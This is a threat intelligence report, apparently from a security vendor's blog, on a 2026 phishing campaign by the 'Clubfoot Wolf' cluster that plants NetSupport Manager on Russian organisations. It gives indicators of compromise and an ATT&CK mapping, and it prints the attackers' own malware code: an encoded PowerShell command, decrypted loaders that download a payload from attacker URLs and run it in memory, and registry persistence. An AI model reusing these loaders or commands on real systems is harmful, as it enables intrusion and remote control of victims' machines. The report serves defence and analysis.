


Clubfoot Wolf launches massive offensive on Russian businesses

bi.zone/eng/expertise/blog/clubfoot-wolf-massovo-komprometiruet-rossiyskie-kompanii

June 30, 2026



Overview

In May and June 2026, the Clubfoot Wolf cluster conducted a large-scale campaign targeting Russian organizations across the following sectors:

- manufacturing
- retail
- e-commerce
- agriculture
- IT
- transportation
- healthcare
- science

The primary targets were Russian wholesale distributors of chemical products. The adversary also attacked several organizations in Belarus.

To initially compromise victims, Clubfoot Wolf sent out phishing emails containing legitimate remote administration software NetSupport Manager. Once deployed, the software was used to execute malicious activities.

Key findings

- Clubfoot Wolf uses NetSupport Manager as the main payload. The adversary experiments with delivery methods, modifying infection chains and masking techniques.


- The cluster employs URL shorteners to hide its delivery infrastructure for subsequent attack stages and hinder the analysis and detection of final URLs.
- As in previous campaigns, Clubfoot Wolf distributes archives with bogus correspondence on behalf of Russian organizations. Decoy files are used to build trust with victims and convince them to open malicious attachments.

Campaign

Phishing email

Clubfoot Wolf gained initial access via phishing emails disguised as invoices or requests for proposal. In the emails, the attackers posed as employees of a company interested in purchasing products from the target organization.

The messages contained a ZIP archive with decoy documents and a malicious LNK file. To deliver the phishing material, Clubfoot Wolf used the Yandex Mail service.



Phishing email with malicious attachment

ZIP archive

Clubfoot Woolf's ZIP archives contained a malicious LNK and two or three decoy files of various formats (PDF, JPG, PNG, DOC, and DOCX).

Purchase order from LLC [redacted] .zip			
Name	Size	Compressed	Modified
 Questionnaire [redacted] .pdf	336 489	327 463	2023-07-02 16:28
 Certificate of registration with [redacted] .pdf	167 799	100 760	2023-07-02 16:28
 Purchase order from LLC [redacted] for June 2026.lnk	1 490	773	2026-05-28 07:34

ZIP contents

The names of the ZIP archives in the phishing emails follow the pattern *Заявка [название компании] [номер].zip (Request [company name] [number].zip)*.

The names of the malicious LNKs follow the pattern *Заявка на закупку от компании [название компании] на [год].lnk (Purchase order [company name] for [year].lnk)*.

Decoy file names:

- выписка [redacted] 21.09.21.pdf (extract)
- Маркетинговая карта 000 [redacted].doc (marketing profile)
- Выписка из [redacted].pdf (extract)
- Реквизиты 000 [redacted] (НОВЫЕ).doc (company details)
- Карточка_предприятия.docx (company profile)
- св-во о постановке на учет.jpg (registration certificate)
- Анкета [redacted].pdf (questionnaire)
- Свидетельство о постановке в [redacted].pdf (registration certificate)
- Карточка_000_[redacted]_НОВАЯ.doc (company profile)
- Снимок экрана_2023-07-02_16-04-35.png (screenshot)
- Карточка клиента 000 [redacted].doc (customer profile)
- Свидетельство ИНН.jpg (TIN certificate)
- Свидетельство ОГРН.jpg (OGRN certificate)
- ИНН ОГРН Свидетельство о рег. в [redacted] от 16.04.2019.pdf (TIN OGRN certificate)
- Карточка организации А0 [redacted].doc (company profile)

Examples of decoy files are provided below.

Questionnaire of ~~XXXXXXXXXX~~

1	Company name	ООО ~~XXXXXXXXXX~~
2	Legal address	Moscow, ~~XXXXXXXXXX~~ , str. ~~XXXXXXXXXX~~ , apt. ~~XXXXXXXXXX~~ , floor 1, apt. 1, apt. 2, apt. 3.
3	Office	Moscow, ~~XXXXXXXXXX~~ , str. ~~XXXXXXXXXX~~ , apt. 1, apt. 2.
4	Taxpayer Identification Number (TIN)	~~XXXXXXXXXX~~
5	OKATO/OKTMO	~~XXXXXXXXXX~~
6	OKPO code	~~XXXXXXXXXX~~
7	Primary State Registration Number (OGRN)	~~XXXXXXXXXX~~
8	Date of State Registration	08.11.2013
9	Extract from the Unified State Register of Legal Entities	SERIES ~~XXXXXXXXXX~~ , CERTIFICATE ISSUED 11.11.2013, ~~XXXXXXXXXX~~ Moscow.
10	Tax registration	~~XXXXXXXXXX~~ Moscow, 08.11.2013.
11	Bank details	Settlement account ~~XXXXXXXXXX~~ at PAO ~~XXXXXXXXXX~~ BIC ~~XXXXXXXXXX~~ correspondent account ~~XXXXXXXXXX~~ at OPERU MOSCOW ~~XXXXXXXXXX~~ (RUSSIA).
12	General Director	~~XXXXXXXXXX~~ TIN ~~XXXXXXXXXX~~ acts on the basis of the CHARTER.
13	Contacts	+7 ~~XXXXXXXXXX~~

Decoy document

Form
KND code

CERTIFICATE

**OF REGISTRATION OF A RUSSIAN ORGANIZATION
AT ITS LOCATION**

This certificate confirms that the Russian organization
LIMITED LIABILITY COMPANY

(full name of the Russian organization in accordance with the constituent documents)

OGRN

registered in accordance with the of
the Russian Federation 08.11.2013
(day, month, year)

at its location
in the city of **Moscow**

(name and its code)

and assigned
TIN/KPP /

Chief State

Decoy document

LNK file

Launching a malicious LNK file triggers the execution of a Base64-encoded PowerShell command:

```
powershell.exe -E  
0wBHAGUAdAAtAEgAQZBsAHAA0wBbAFMAeQBzAHQAZQBtAC4ATgBlAHQALgBTAGUAcgB2AGkAYwBlAFABwBpAG4Ad
```


```
ABNAGEAbgBhAGcAZQByAF0A0gA6AFMAZQBjAHUAcgBpAHQAeQBQAHIAbwB0AG8AYwBvAGwAPQBbAFMAeQBzAHQAZQ
BtAC4ATgBLAHQALgBTAGUAYwB1AHIAaQB0AHkAUABYAG8AdABvAGMABwBsAFQAEQBwAGUAXQA6ADoAVABsAHMAMQA
yADsAJABtAGEAZwBhAHoAaQBuAGUAPQAIAGgAdAB0AHAACwA6AC8ALwBjAHIAbwBwAC4AcwBoAC8ANgB6AFUAbwA4
AE8AawAiADsAJABtAGEAcgBpAGUAPQAoAGcAYwBtACAAKgB2AG8AKgBwACoAcwAqAG4AKQAuAG4AYQBtAGUA0wAKA
GMABABhAGkAcgBLAD0ATgBLAHcALQBPAgiAagBLAGMAdAAgAC0AQwBvAG0ATwBiAGoAZQBjAHQAIABNAFMABWABNAE
wAMgAuAFMAZQByAHYAZQByAFgATQBMAEgAVABUAFAA0wAkAGMABABhAGkAcgBLAC4AbwBwAGUAbgAoACIARwBFAFQ
AIgAsACAAJABtAGEAZwBhAHoAaQBuAGUALAAgACQAZgBhAGwAcwBLACkA0wAkAGMABABhAGkAcgBLAC4AcwBLAG4A
ZAAoACkA0wAmACAAJABtAGEAcgBpAGUAIAAkAGMABABhAGkAcgBLAC4AcgBLAHMAcABvAG4AcwBLAFQAZQB4AHQA0
wBXAHIAaQB0AGUALQBIAG8AcwB0ACAAIgbHAG8AbwBkACAAcgBLAGEAZAAiADsA0wA= -W 1
```

Decoded and formatted, the PowerShell command looks as follows:

```
Get-Help;
[System.Net.ServicePointManager]::SecurityProtocol=
[System.Net.SecurityProtocolType]::Tls12;
$magazine="hxxps://crop[.]sh/6zUo80k";
$marie=(gcm *vo*p*s*n).name;
$claire=New-Object -ComObject MSXML2.ServerXMLHTTP;
$claire.open("GET", $magazine, $false);
$claire.send();
& $marie $claire.responseText;
Write-Host "Good read";
```

This command executes an HTTPS GET request to a remote resource `hxxps://crop[.]sh/6zUo80k` (original link: `hxxps://sunlightfriends[.]tech/weather/news`), retrieves the response, and executes it via Invoke-Expression. This implements fileless download and execution of the next stage directly in the memory of the PowerShell process.

In this campaign, Clubfoot Wolf actively used the URLCrop link shortener.



urlcrop.com

PowerShell script

The PowerShell script loaded into memory is a loader containing PowerShell code that is Base64-encoded and encrypted with AES-128-CBC using PKCS7 padding. After decoding and decryption, the resulting PowerShell script is converted into a UTF-8 string and executed in memory.

```
$WYgaGE = "/vIM9x94VjD8eqyl1wK0mFriq5n39heJASNChkSpHE99ffa1GVAHnAHTez8NWKt6TImqJRe0uKFyXJ1D6tns2eNI7UG5E1vCsu59yeJMPzNIUHv9ZKw9
$AKsoJD = "UmVlYWxhUFFJT2ZGbHdmRA=="
$OTkake = "n" + "a" + "m" + "e";
$RaAOuL = "RE1FYUJvZU9WR1BhaUpXQw=="
$OaoRve = [System.Security.Cryptography.Aes]::Create()
$IfoaAp = gcm *vo*p*s*n;
$OaoRve.Key = [Convert]::FromBase64String($AKsoJD)
$OaoRve.IV = [Convert]::FromBase64String($RaAOuL)
$OaoRve.Mode = "CBC"
$OaoRve.Padding = "PKCS7"
$TmEAAw = [Convert]::FromBase64String($WYgaGE)
$EZITDa = $OaoRve.CreateDecryptor()
$GqAobB = $EZITDa.TransformFinalBlock($TmEAAw, 0, $TmEAAw.Length)
. ($IfoaAp).$OTkake ([System.Text.Encoding]::UTF8.GetString($GqAobB))
```

PowerShell script

The decoded and decrypted script is shown below:

```

Set-Content -Path $env:USERPROFILE\Documents\TextDocument_N0213411.txt -Value "?????????--??? ????--????????5432??? ??????
337????????? ?????????? -4322/31-25, ??????-P11311/233 Price"; $env:USERPROFILE\Documents\TextDocument_N0213411.txt;
$Jdayya = "https://crop.sh/0SRXf5B";
$VLFUmp = -join ((65..90) + (97..122) + (48..57) | Get-Random -Count 7 | ForEach-Object {[char]$_}) + ".zip";
$EOauaA = "$env:TEMP\$VLFUmp";
$WeFeoA = New-Object -ComObject MSXML2.ServerXMLHTTP;
$WeFeoA.open("GET", $Jdayya, $false);
$WeFeoA.send();
$RkoamA = New-Object -ComObject ADODB.Stream;
$RkoamA.Open();
$RkoamA.Type = 1;
$RkoamA.Write($WeFeoA.ResponseBody);
$RkoamA.SaveToFile($EOauaA, 2);
$RkoamA.Close();
$Kmuor = "s" + "a" + "p" + "s"
$Aarjuw = "$env:LOCALAPPDATA\VoiceAssistant"; if (!(Test-Path $Aarjuw)) {New-Item -ItemType Directory -Path $Aarjuw};
$IASmed = New-Object -ComObject Shell.Application;
$BaVvYa = $IASmed.Namespace($EOauaA);
$LeKBkl = $IASmed.Namespace($Aarjuw); $LeKBkl.CopyHere($BaVvYa.Items(), 16);
$SasACA = "v" + "o" + "i" + "c" + "e"

$GnowkM = "68x1LjBv7eMkyYIc5qk1H0nkoYiaqMNPvvvaKahYXDQvt0EnnzdvE0H1jF4zwm0j1Tk5LwbtpQ0WSDf06K6PzDY/6ccFy767HBuDhok01h6n
+r91TRKpYCoIkL7UlhF0happUnMyLA9R15mNUR4oA=="
$GvVKPA = "RIBvbW9QUxVcEpKQVZhbW=="
$RaABW = "n" + "a" + "m" + "e";
$QiacOD = "Q0FCT1piRkpBbE1ZUFRTg=="
$KwaLca = [System.Security.Cryptography.Aes]::Create()
$BJZaoy = gcm *vo*p*s*n;
$KwaLca.Key = [Convert]::FromBase64String($GvVKPA)
$KwaLca.IV = [Convert]::FromBase64String($QiacOD)
$KwaLca.Mode = "CBC"
$KwaLca.Padding = "PKCS7"
$AKOIBA = [Convert]::FromBase64String($GnowkM)
$LAEJvA = $KwaLca.CreateDecryptor()
$JAOkUe = $LAEJvA.TransformFinalBlock($AKOIBA, 0, $AKOIBA.Length)
. ($BJZaoy).$RaABW ([System.Text.Encoding]::UTF8.GetString($JAOkUe))

$Soeov = "PomNTnVSKQuBvEr/74Lq0TAsqYfEhFdvvoS9IJ0esD8CQgy8B8s83y3sChigDRghL5LW/wp7VICZ2VjPccIuoFH4ay1pt3JPw8W43/
eNfDRIS7Amkt3G8PINE0320YlzxXZaxsfw3H/IeKcc6x1rQZwvnc2YiWjMmS4G+ObrJpKkDuW2KYRz5ZH5QTU/oCYSDKRWYvUNET
lqEEqem8i5451yolt5UVtFIAgnq9VVvL3dXp1ApC1hd6bqbEB9cMGI9B8sv6KLbYUwSQD3BgdXx6y6tkoCipBZOfr3X1wWQt/bDYCR+iJehvpeA"
$NodKlY = "RUJhZX18YWF0b0ZnTGFeQ=="
$JwAleM = "n" + "a" + "m" + "e";
$OeUAWl = "Q09WQWdPRUZvT09Ua0dtdg=="
$LZADsT = [System.Security.Cryptography.Aes]::Create()
$IAoBuR = gcm *vo*p*s*n;
$LZADsT.Key = [Convert]::FromBase64String($NodKlY)
$LZADsT.IV = [Convert]::FromBase64String($OeUAWl)
$LZADsT.Mode = "CBC"
$LZADsT.Padding = "PKCS7"
$EaJRjU = [Convert]::FromBase64String($Soeov)
$AOcEaT = $LZADsT.CreateDecryptor()
$BmEeAO = $AOcEaT.TransformFinalBlock($EaJRjU, 0, $EaJRjU.Length)
. ($IAoBuR).$JwAleM ([System.Text.Encoding]::UTF8.GetString($BmEeAO))

$LaYfaJ = "a" + "s" + "s" + "i" + "s" + "t" + "." + "e" + "x" + "e"
. $Kmuor "$Aarjuw\$SasACA$LaYfaJ";

sleep(5);
$IaamUa = "VoiceAssistant"; $VAaeMA = "$Aarjuw\$SasACA$LaYfaJ" + "." + "e" + "x" + "e";
$FapCEC = "HKCU:\Software\Microsoft\Windows\CurrentVersion\Run";
Set-ItemProperty -Path $FapCEC -Name $IaamUa -Value $VAaeMA;

```

Decrypted PowerShell script

The script performs the following:

- Creates the file %USERPROFILE%\Documents\TextDocument_N0213411.txt and writes the string ??????????--??? ????--????????5432??? ??????337???????????? ?????????? ??????-4322/31-25, ??????-P11311/233 Price into it. The file is then opened to distract the victim and display seemingly encoded or corrupted content. In other versions of the PowerShell script, a link to a document on Yandex Disk is opened in the default web browser, for example, \$LA0JCm = "hxxps://disk.yandex[.]ru/i/RgUW0-uhakJF8w"; (New-Object -ComObject Shell.Application).Open(\$LA0JCm).
- Downloads a ZIP archive from hxxps://crop[.]sh/0SRXf5B (original link: hxxps://sunlightfriends[.]tech/weekly/forecast) and saves it under a random name [A-Za-z0-9]{7}.zip in %TEMP%, for instance, %TEMP%\R7MI0Bg.zip. The downloaded archive contains the files required to run NetSupport Manager, a legitimate remote administration tool.

- Checks for %LOCALAPPDATA%\VoiceAssistant and creates the directory if it does not exist. The script then opens the ZIP archive as a virtual folder and silently copies its contents to %LOCALAPPDATA%\VoiceAssistant.
- Decodes, decrypts, and executes the PowerShell code that launches %LOCALAPPDATA%\VoiceAssistant\voiceassist.exe. The voiceassist.exe file is the NetSupport Manager client 14.2.0.966.
- Decodes, decrypts, and executes the PowerShell code that persists NetSupport Manager by creating the following Run registry entry:
[HKCU\Software\Microsoft\Windows\CurrentVersion\Run] VoiceAssistant = «%LOCALAPPDATA%\VoiceAssistant\voiceassist.exe.exe». Notably, in this variant, the attackers made a typo in the executable name voiceassist.exe, specifying a double .exe.exe extension. In other samples, this typo is absent, allowing NetSupport Manager to persist successfully on the compromised system.

NetSupport Manager archive

In addition to the main components of the NetSupport Manager software, the ZIP archive contained files with automatically generated junk text—likely added to alter the archive's hash and make it appear to be a legitimate software package.

R7MIOBg.zip			
Имя	Размер	Сжатый	Изменен
AudioCapture.dll	93 560	44 269	2026-05-28 08:00
client32.ini	645	414	2026-05-28 08:00
HTCTL32.DLL	328 056	168 407	2026-05-28 08:00
msvcr100.dll	773 968	413 357	2026-05-28 08:00
nskbfltr.inf	328	212	2026-05-28 08:00
NSM.LIC	266	208	2026-05-28 08:00
pcicapi.dll	33 144	17 361	2026-05-28 08:00
PCICHEK.DLL	18 808	8 025	2026-05-28 08:00
PCICL32.dll	3 414 680	1 317 5...	2026-05-28 08:00
remcmdstub.exe	72 760	35 417	2026-05-28 08:00
TCCTL32.DLL	392 496	203 397	2026-05-28 08:00
voiceassist.exe	117 968	20 708	2026-05-28 08:00
Voice_Assistant_Lib_1.12.57206.valib	2 101	509	2026-05-28 08:00
Voice_Assistant_Lib_1.13.35053.valib	2 160	517	2026-05-28 08:00
Voice_Assistant_Lib_1.18.29976.valib	1 991	439	2026-05-28 08:00
Voice_Assistant_Lib_1.25.24213.valib	2 077	512	2026-05-28 08:00
Voice_Assistant_Lib_1.29.46877.valib	2 087	503	2026-05-28 08:00
Voice_Assistant_Lib_1.29.94582.valib	2 013	480	2026-05-28 08:00
Voice_Assistant_Lib_1.32.37417.valib	1 963	439	2026-05-28 08:00
Voice_Assistant_Lib_1.34.22632.valib	2 058	493	2026-05-28 08:00
Voice_Assistant_Lib_1.35.65268.valib	2 023	472	2026-05-28 08:00
Voice_Assistant_Lib_1.36.73184.valib	2 064	464	2026-05-28 08:00
Voice_Assistant_Lib_1.38.60289.valib	2 028	496	2026-05-28 08:00
Voice_Assistant_Lib_1.38.85698.valib	1 902	390	2026-05-28 08:00
Voice_Assistant_Lib_1.40.98653.valib	1 965	414	2026-05-28 08:00
Voice_Assistant_Lib_1.43.80800.valib	2 068	507	2026-05-28 08:00
Voice_Assistant_Lib_1.44.77184.valib	1 991	450	2026-05-28 08:00
Voice_Assistant_Lib_1.47.56119.valib	2 010	458	2026-05-28 08:00
Voice_Assistant_Lib_1.54.64954.valib	1 987	466	2026-05-28 08:00
Voice_Assistant_Lib_1.64.34071.valib	1 979	434	2026-05-28 08:00
Voice_Assistant_Lib_1.69.41784.valib	2 002	457	2026-05-28 08:00
Voice_Assistant_Lib_1.77.86595.valib	2 043	473	2026-05-28 08:00

NetSupport Manager archive

Файл Правка Формат Вид Справка

However, melons have begun to rent peaches over the past few months, specifically for plums associated with their scorpions. This is not to discredit the idea that however, hamsters have begun to rent scorpions over the past few months, specifically for chimpanzees associated with their limes. However, frogs have begun to rent pineapples over the past few months, specifically for strawberries associated with their chimpanzees! Draped neatly on a hanger, however, octopus have begun to rent flies over the past few months, specifically for pineapples associated with their currants. However, ducks have begun to rent hippopotamus over the past few months, specifically for cats associated with their grapes! However, cheetahs have begun to rent puppies over the past few months, specifically for kittens associated with their grapes. However, lobsters have begun to rent cats over the past few months, specifically for cranberries associated with their pandas. However, hippopotamus have begun to rent hamsters over the past few months, specifically for kangaroos associated with their squirrels. In modern times however, kiwis have begun to rent deers over the past few months, specifically for horses associated with their seals! As far as we can estimate, however, chickens have begun to rent squirrels over the past few months, specifically for lobsters associated with their blueberries. Unfortunately, that is wrong; on the contrary, however, bears have begun to rent kittens over the past few months, specifically for pandas associated with their foxes. However, grapes have begun to rent lions over the past few months, specifically for oranges associated with their strawberries; Of course, however, grapes have begun to rent tigers over the past few months, specifically for blueberries associated with their fishes. However, chimpanzees have begun to rent deers over the past few months, specifically for grapes associated with their fishes. The zeitgeist contends that however, flies have begun to rent flies over the past few months, specifically for snails associated with their cats.

Voice_Assistant_Lib_1.12.57206.valib

Indicators of compromise

Checksums

Archives

- b24b8d96bea10cb7e9ffb73256cc46f9041123e7c2cc26fe92d355a8378a87c
- 490585f82a0ddafd9eead803859e06dafc0219a5bd1c08482c98f3d37eec231
- b90a7f17b5406db3ee17ec4bc82a704c6128b4ad8652776b4f55bc3948fa8385
- 0c2947904711ef63ac3cc24ba2e7a059e318dc219d14eeaebb6b46fd277f7f3d
- 38d96dd1c26a7a98c8b55c925863d0f5c8c099a73192c65e3a1e47ea636d3d29
- 100e0ca51a6a25efac16627be80c7ce992a5506470136e43cb8b24d8828ba82b
- 11ad9f6c235ea561317d89590fa41d75348019850735b998b60661635ad99e9a
- 03dbaee9cbc05abb6a35fd7804dcf7e83e0675da40eabcf161d1d6b387363b3
- 6478585efed46b0616ca201c51464de7af5ba8985c3b948f9b67db09cbd62e97
- 0c2947904711ef63ac3cc24ba2e7a059e318dc219d14eeaebb6b46fd277f7f3d
- e20c0900513551265dda37ce5334c71f5b0e8b20e19f9d8391f77987e2458f20

LNK files

- cee0ad69647d4840013e836b657d8fd79b9be7389ccbc70e15c5cb96bf926f8a
- bea07bc2359e8f3ce914b0027b5548ae58c9a019f330446b2c81050cd9ca1b0d
- b2e8f9f9a69c1be0d1814b064b73586afb730e2ab9d9fb10dd5711be4febe85
- 31b0f515012355e104a1e4f10baff85c3066a037f17272ce9c2445fd8377a96a
- aedcfbac94161f74b2ce63ad9da2f613809860fc8aa09d6ea0b57e964c47f8a8
- 20c8fd700796b80ea093e23ec812943adfc63c3b8653bb09b581fd7f4127c652
- c5a1dee1ae7f0a04dfa91481d0c1d5ad5c887a77e657def8878af600a98fd8c6
- 82671b7f09811ff38b3cab186776d06cc9e89d434080f1eb26fa1c35767eaca5
- 73bd4f12f3e7d155dfbcb6d016b99d40cce8554964ecc51de40b70fab3a4c3a5
- 20c8fd700796b80ea093e23ec812943adfc63c3b8653bb09b581fd7f4127c652

Decoys

- bed54c819cc8ff502fff41f6d9c726836b6086c9afdd47f2261809196c973c38
- 79f169be997f883ef02559a0af3f014f63c1c0308931913dec79c0aafaf659f
- 9fa461bd75788d27ceb778dc0f9773d641e804b3e10103c482ba4747153178f8
- 45154678b808a70316f0172a5012ffdfc7d7ddcde856440099fcdbad64e84ddb
- 41c1b4b09cb3185075f57befd5278119ee0a952418144779898378f0963897e9
- 7b6f6fe88ff9d953965e81b1bed256528c93ff159156bc17b8811d7cfd5dfe47
- 53c6a0a51ef3cf9d38034a7600c94e1ae3968dbec5bbb5d9fdcd26764c6b30e2
- 644ad315071324e7f86e9b04dfc7dae515ca1a7ae386b21207c4ab38d1a164d6
- 3325be6c18c35b66e7f527950af97a4235e04d026a81780c135d6cec3f8245db
- 4972b6583645d28600f076e73def05890b54a9d98c8b328d61f421c79a021db6
- b38032f5b2059cacc28246dd0b739e19b6a68daf34add740d5ce6be87354b498
- 7f58b98e9d4b2d06dade2b8656d337283118a135806dd711fb9de51ca63911d
- fb25a19a74bc7549f5e4e1f299886fb09a9d5b4fd4599c5a9b7f2d534ce71691
- 8fde3f60f9ae901a9fa04888d3050c9a65fb63722a4b41a6d6ad7d38183c37d5
- f15e4e140fceedb393bcb2c8d61a2333b37c30270527b5c48d8440e3ec1e02ae4
- cdf7c97cfb494ade90886765606294db0b98a2576bc1d152bc8c4ec97672b687
- fa877d45432e7712d1832508c77f063958a5cec05038152eb2be5e79992c3966
- 644ad315071324e7f86e9b04dfc7dae515ca1a7ae386b21207c4ab38d1a164d6
- 53c6a0a51ef3cf9d38034a7600c94e1ae3968dbec5bbb5d9fdcd26764c6b30e2

NetSupport Manager configuration files

- fa07773b3af0539442504f86973fe2a68e040f80e8ea388c5ed62d8f94eddb6a
- d3c90e61c3ffa059658c36e39334cb38c0b23cbde46f5078705fcfad67c9f3d8
- 6a8dfd602daa3b9dc2ceb146837a7966a37af8ab224ed11478e1f6d87f375b7f

NetSupport Manager license file

Network indicators

URL

- `hxxps://crop[.]sh/6zUo80k`
- `hxxps://crop[.]sh/0SRXf5B`
- `hxxps://crop[.]sh/9hXkrRN`
- `hxxps://crop[.]sh/r1zUUv4`
- `hxxps://crop[.]sh/mD5Gmt2`
- `hxxps://crop[.]sh/Kzc0Sm7`
- `hxxps://crop[.]sh/0x47s6B`
- `hxxps://crop[.]sh/72TT8c0`
- `hxxps://crop[.]sh/enuSDJG`
- `hxxps://crop[.]sh/0LiH8AD`
- `hxxps://crop[.]sh/NfhStZD`
- `hxxps://crop[.]sh/ncPHvl0`
- `hxxps://sunlightfriends[.]tech/weather/news`
- `hxxps://sunlightfriends[.]tech/weekly/forecast`
- `hxxps://sunlightfriends[.]tech/latest/news`
- `hxxps://sunlightfriends[.]tech/monthly/horoscope`
- `hxxps://sunlightfriends[.]tech/beauty/series`
- `hxxps://sunlightfriends[.]tech/health/shampoo`
- `hxxps://sunlightfriends[.]tech/world/library`
- `hxxps://sunlightfriends[.]tech/nature/today`
- `hxxps://sunlightfriends[.]tech/learning/portal`
- `hxxps://fleepsterones[.]fun/fashion/week`
- `hxxps://fleepsterones[.]fun/media/like`
- `hxxps://fleepsterones[.]fun/content/articles`
- `hxxps://disk.yandex[.]ru/i/6s3ZGTQf7T_P-g`
- `hxxps://disk.yandex[.]ru/i/RgUW0-uhakJF8w`

Domains

- `fleepsterones[.]fun`
- `sunlightfriends[.]tech`

NetSupport Manager C2

- `stillpaving[.]com:1411`
- `glowstickspro[.]com:1411`

- imhfamily[.]com:1414
- akiliridge[.]com:1414

MITRE ATT&CK

Tactic	Technique	Procedure
Resource Development	Acquire Infrastructure: Domains	Clubfoot Wolf registers .fun, .tech, and .com domains
	Acquire Infrastructure: Virtual Private Server	Rents virtual private servers to host its tools and NetSupport Manager C2 servers
	Develop Capabilities: Malware	Develops malicious LNK files and PowerShell scripts to deliver NetSupport Manager into target systems
	Establish Accounts: Email Accounts	Registers email accounts with Yandex Mail
	Obtain Capabilities: Tool	Uses the legitimate remote administration tool NetSupport Manager in attacks
	Stage Capabilities: Upload Malware	Hosts a malicious PowerShell script for in-memory download and execution
	Stage Capabilities: Upload Tool	Hosts a ZIP archive with NetSupport Manager
	Stage Capabilities: Link Target	Uses URLCrop to shorten links

Tactic	Technique	Procedure
Initial Access	Phishing: Spearphishing Attachment	Distributes malware in ZIP attachments to phishing emails
Execution	Command and Scripting Interpreter: PowerShell	Uses malicious LNK files to execute a PowerShell command: <code>powershell.exe -E [base64_command] -W 1</code>
	User Execution: Malicious File	Initiates system compromise when the user opens the malicious LNK file delivered in the phishing email
